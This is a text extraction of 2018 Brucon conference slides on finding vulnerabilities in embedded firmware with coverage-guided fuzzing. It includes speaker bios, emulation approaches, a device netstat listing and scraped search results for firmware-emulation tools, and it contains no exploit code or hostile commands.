

# Finding 0 Days in Embedded Systems with Code Coverage Guided Fuzzing

Brucon, October 2018

NGUYEN Anh Quynh, aquynh -at- gmail.com  
KaiJern LAU, kj -at- theshepherd.io

## About NGUYEN Anh Quynh



- > Nanyang Technological University, Singapore
- > PhD in Computer Science
- > Operating System, Virtual Machine, Binary analysis, etc
- > Usenix, ACM, IEEE, LNCS, etc
- > Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- > Capstone disassembler: <http://capstone-engine.org>
- > Unicorn emulator: <http://unicorn-engine.org>
- > Keystone assembler: <http://keystone-engine.org>

# About KaiJern



## The Shepherd Lab

Day Time Job, breaking things and earning salary from a Fortune 500 company, JD.COM

- > IoT Research
- > Blockchain Research
- > Fun Security Research



## Reverse Engineer Badge Maker

Founder of hackersbadge.com, RE & CTF fan


- > Reversing Binary
- > Reversing IoT Devices
- > Part Time CTF player



## HITB Security Conference

Hack in the box, Netherland and Singapore. Soon to be Beijing and Dubai

- > 2006 till end of time
- > Core Crew
- > Review Board



- > 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- > 2010, Hack In The Box, Malaysia, Speaker
- > 2012, Codegate, Korean, Speaker
- > 2015, VXRL, Hong Kong, Speaker
- > 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- > 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- > 2016, Qcon, Beijing, Speaker
- > 2016, Kcon, Beijing, Speaker
- > 2016, Intl. Antivirus Conference, Tianjin, Speaker

- > 2017, Kcon, Beijing, Trainer
- > 2017, DC852, Hong Kong, Speaker
- > 2018, KCON, Beijing, Trainer
- > 2018, DC010, Beijing, Speaker
- > 2018, Brucon, Brussel, Speaker
- > 2018, H2HC, San Paolo, Brazil
- > 2018, HITB, Beijing/Dubai, Speaker
- > 2018, beVX, Hong Kong, Speaker

- > MacOS SMC, Buffer Overflow, suid
- > GDB, PE File Parser Buffer Overflow
- > Metasploit Module, Snort Back Orifice
- > Linux ASLR bypass, Return to EDX

# Agenda

## Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware


Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO


Conclusions

# Fuzzing



- > Automated software testing technique to find bugs
  - > Feed craft input data to the program under test
  - > Monitor for errors like crash/hang/memory leaking
  - > Focus more on exploitable errors like memory corruption, info leaking
- > Maximize code coverage to find bugs
- > Blackbox fuzzing
- > Whitebox fuzzing
- > Graybox fuzzing, or **Coverage Guided Fuzzing**

# Coverage-guided Fuzzer



- > Instrument target binary to collect coverage info
- > Mutate the input to maximize the coverage
- > Repeat above steps to find bugs
  - > Proved to be very effective
    - > Easier to use/setup & found a lot of bugs
  - > Trending in fuzzing technology
    - > American Fuzzy Lop (AFL) really changed the game


# Guided Fuzzer for Embedded




- > Guided fuzzer was introduced for powerful PC systems
- > Bring over to embedded world?
  - > No support for introducing new tools
  - > Not open source
  - > Lack support for embedded hardware

# Issues


## 24K Core Architecture



Restricted  
System



Closed  
System



Lack Support  
for Embedded

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools
- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - > Emulation such as QEMU mode support in AFL is slow & limited in capability
    - > Same issue for other tools based on Dynamic Binary Instrumentation
- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm



# Agenda

Coverage Guided Fuzzer vs Embedded Systems

**Emulating Firmware**




Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO

Conclusions



# The SoC



- Scale Down from PC
- System on Chip
- A chip with all the PCI-e slot and card in it

- Pinout to different parts
- Wifi, Lan, Bluetooth and etc
- Low power device

# Requirement



Hardware + GNU Command  
also  
love hardware and not only hardware hacking

Once you cross over, there are things in the darkness that can keep your heart from feeling the light again

## Getting Firmware

# Firmware and Hardware

VRMirrorlessActionHomeDashAccessoriesSupportBuy Now

Firmware

Outdoor Camera

3.0.0.0C\_201807181926

DOWNLOAD

Version:3.0.0.0C\_201807181926  
Release date:07/18/2018

Home Camera

USA1.8.7.0D\_201708091510(USA)

Download

1.8.7.0D\_201708091510  
Release date:08/09/2017

shadow-1 /

Watch14

Code

Issues149

Pull requests1

Projects0

Insights

Join GitHub today

GitHub is home to over 28 million developers working together to host and review code, manage projects, and build software together.

Sign up

Alternative Firmware for

Cameras based on Hi3518e Chipset

30 commits

1 branch

7 releases

shadow-1

Added ability to have programs and libraries reside on the microSD card.

src

Added ability to have programs and libraries reside on the microSD card.

.gitignore

Created initial Makefiles and config files for Yi Home support.

README.md

Added ability to have programs and libraries reside on the microSD card.

download\_proxy\_list.png

Changed FTP server to Pure-FTPd.

download\_proxy\_list\_completed\_ex...

Changed FTP server to Pure-FTPd.

ps.




ps.

README.md

If we need more ?  
1. RCE 2. Fuzz

**The Easy Way**


## Complete Kit to Success



MIPS	ARM	AARCH64
How Many Dev Board		Classic LIBC Issue

MIPS	ARM	AARCH64
How Many Dev Board		Classic LIBC Issue

MIPS	ARM	AARCH64
How Many Dev Board		Classic LIBC Issue




# **The Hackers Way: Virtualization**




# More Resources = More Power


Multicore



MAX RAM



MAX Space



## Processor

Normally 1-2 Core

## RAM

Normally  
256MB/512MB

## FLASH

Normally  
8MB/16MB/32MB/256MB

Most Important, we got apt-get

# Objectives

## Only Need One Process to Run

## Hunt for the one that spawn listener port

## Hunt for the one that spawn services

```

# mp - netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9000           0.0.0.0:*                LISTEN      615/ucloud_v2
tcp        0      0 172.27.175.218:80      0.0.0.0:*                LISTEN      715/dhntpd
tcp        0      0 10.10.118.248:80       0.0.0.0:*                LISTEN      613/httpd
tcp        0      0 127.0.0.1:10002        0.0.0.0:*                LISTEN      615/ucloud_v2
tcp        0      0 127.0.0.1:10003        0.0.0.0:*                LISTEN      615/ucloud_v2
tcp        0      0 0.0.0.0:2323          0.0.0.0:*                LISTEN      457/busybox
tcp        0      0 0.0.0.0:10004          0.0.0.0:*                LISTEN      616/business_proc
tcp        0      0 0.0.0.0:8180           0.0.0.0:*                LISTEN      450/nginx
tcp        0      0 0.0.0.0:5500           0.0.0.0:*                LISTEN      821/miniupnpd
tcp        0      0 127.0.0.1:8188         0.0.0.0:*                LISTEN      453/app_data_center
tcp        0      0 127.0.0.1:10004        127.0.0.1:53581         ESTABLISHED 616/business_proc
tcp        0      0 127.0.0.1:32839        127.0.0.1:10003         ESTABLISHED 616/business_proc
tcp        0      0 127.0.0.1:10003        127.0.0.1:32839         ESTABLISHED 615/ucloud_v2
tcp        0      0 127.0.0.1:53581        127.0.0.1:10004         ESTABLISHED 616/business_proc
netstat: /proc/net/tcp6: No such file or directory
udp        0      0 10.10.118.248:53       0.0.0.0:*                693/dnrd
udp        0      0 0.0.0.0:1900           0.0.0.0:*                821/miniupnpd
udp        0      0 0.0.0.0:137            0.0.0.0:*                617/auto_discover
udp        0      0 0.0.0.0:5351           0.0.0.0:*                821/miniupnpd
udp        0      0 0.0.0.0:5353           0.0.0.0:*                617/auto_discover
udp        0      0 10.10.118.248:36603    0.0.0.0:*                821/miniupnpd
netstat: /proc/net/udp6: No such file or directory
netstat: /proc/net/raw6: No such file or directory
Active UNIX domain sockets (servers and established)

```

Since only one binary, do we really need qemu-system or just use good old qemu-static

# Booting Up

# Current Solution

Google

emulating firmware

All

Videos

Images

News

Shopping

More

Settings

Tools

About 9,760,000 results (0.83 seconds)

Getting started with Firmware Emulation for IoT Devices

https://blog.attify.com/getting-started-with-firmware-emulation/

Jan 26, 2016 · Firmware Emulation can serve a number of different purposes such as analyzing the firmware in a better way, performing exploitation,...

Emulating and Exploiting Firmware binaries - Offensive IoT ...

https://resources.infosecinstitute.com/emulating-and-exploiting-firmware-binaries-offe...

Jul 5, 2016 · Welcome to the third post in the "Offensive IoT Exploitation" series. In the previous one, we learned about how we can get started with analyzing ...

Videos

IoT This Week | Firmware emulation with QEMU

Craig Smith · YouTube · May 31, 2016

Firmware Analysis Toolkit by Attify - Emulating IoT device firmware

Attify · Simplifying Security · YouTube · Nov 3, 2016

Emulating smart plug firmware using Attify's Firmware Analysis Toolkit

Attify · Simplifying Security · YouTube · Nov 3, 2016

Emulating and Exploiting Firmware binaries by Aditya Gupta ... - Peerlyst

https://www.peerlyst.com/ · Explore · Posts

Jun 25, 2017 · Emulating and Exploiting Firmware binaries: This is the third post in the "Offensive IoT Exploitation" series. In the previous one, we ...

GitHub - firmadyne/firmadyne: System for emulation and dynamic ...

https://github.com/firmadyne/firmadyne

System for emulation and dynamic analysis of Linux-based firmware - firmadyne/firmadyne

GitHub - attify/firmware-analysis-toolkit: Toolkit to emulate firmware ...

https://github.com/attify/firmware-analysis-toolkit

Toolkit to emulate firmware and analyse it for security vulnerabilities - attify/firmware-analysis-toolkit

Network support when emulating firmware with QEMU - Reverse ...

https://reverseengineering.stackexchange.com/...network-support-when-emulating-fir...

1 answer · Jun 27, 2017 · Use the -net argument -net nic,model=rtl8139 · Of course replace rtl8139 with your network device model (e1000, i82551, i8257b, ...) Further ...

Emulating Non-Linux Firmware Image of Embedded Devices - Reverse ...

https://reverseengineering.stackexchange.com/...emulating-non-linux-firmware-imag...

1 answer · Feb 8, 2017 · It is possible, but emulating the raw .bin file is almost never going to work unless it's laid out exactly like the QEMU platform you're using

Emulating Embedded Linux Systems with QEMU | Novetta

https://www.novetta.com/2018/02/emulating-embedded-linux-systems-with-qemu/

Feb 28, 2018 · In the first post, Emulating Embedded Linux Applications with QEMU, we ... Extract the kernel from the device firmware, create a rootfs image

Images for emulating firmware

Report images

→ More images for emulating firmware

firmadyne / firmadyne

Watch

69

Star

590

Fork

151

Code

Issues 44

Pull requests 3

Projects 0

Wiki

Insights

System for emulation and dynamic analysis of Linux-based firmware

55 commits

1 branch

0 releases

4 contributors

MIT

Branch: master

New pull request

Create new file

Upload files

Find file

Clone or download

ddcc fix tar2db.py, close #84


Latest commit 1a63d21 on Aug 3

analyses	fix typo, close #19	2 years ago
binaries	initial import	3 years ago
database	initial import	3 years ago
images	initial import	3 years ago
paper	initial import	3 years ago
scripts	fix tar2db.py, close #84	2 months ago
sources	update submodules	2 months ago
.gitignore	Update README, gitignore	2 years ago
.gitmodules	initial import	3 years ago
LICENSE.txt	initial import	3 years ago
README.md	readme: use gfw-safe links for chinese users	5 months ago
download.sh	update script to libnvrnm v1.0c	2 months ago
firmadyne.config	Minor bug fixes and cleanups	2 years ago

Leaving squashfs and going into a unknown world

# Old vs New

## 2016 way



IoT This Week | Firmware emulation with QEMU

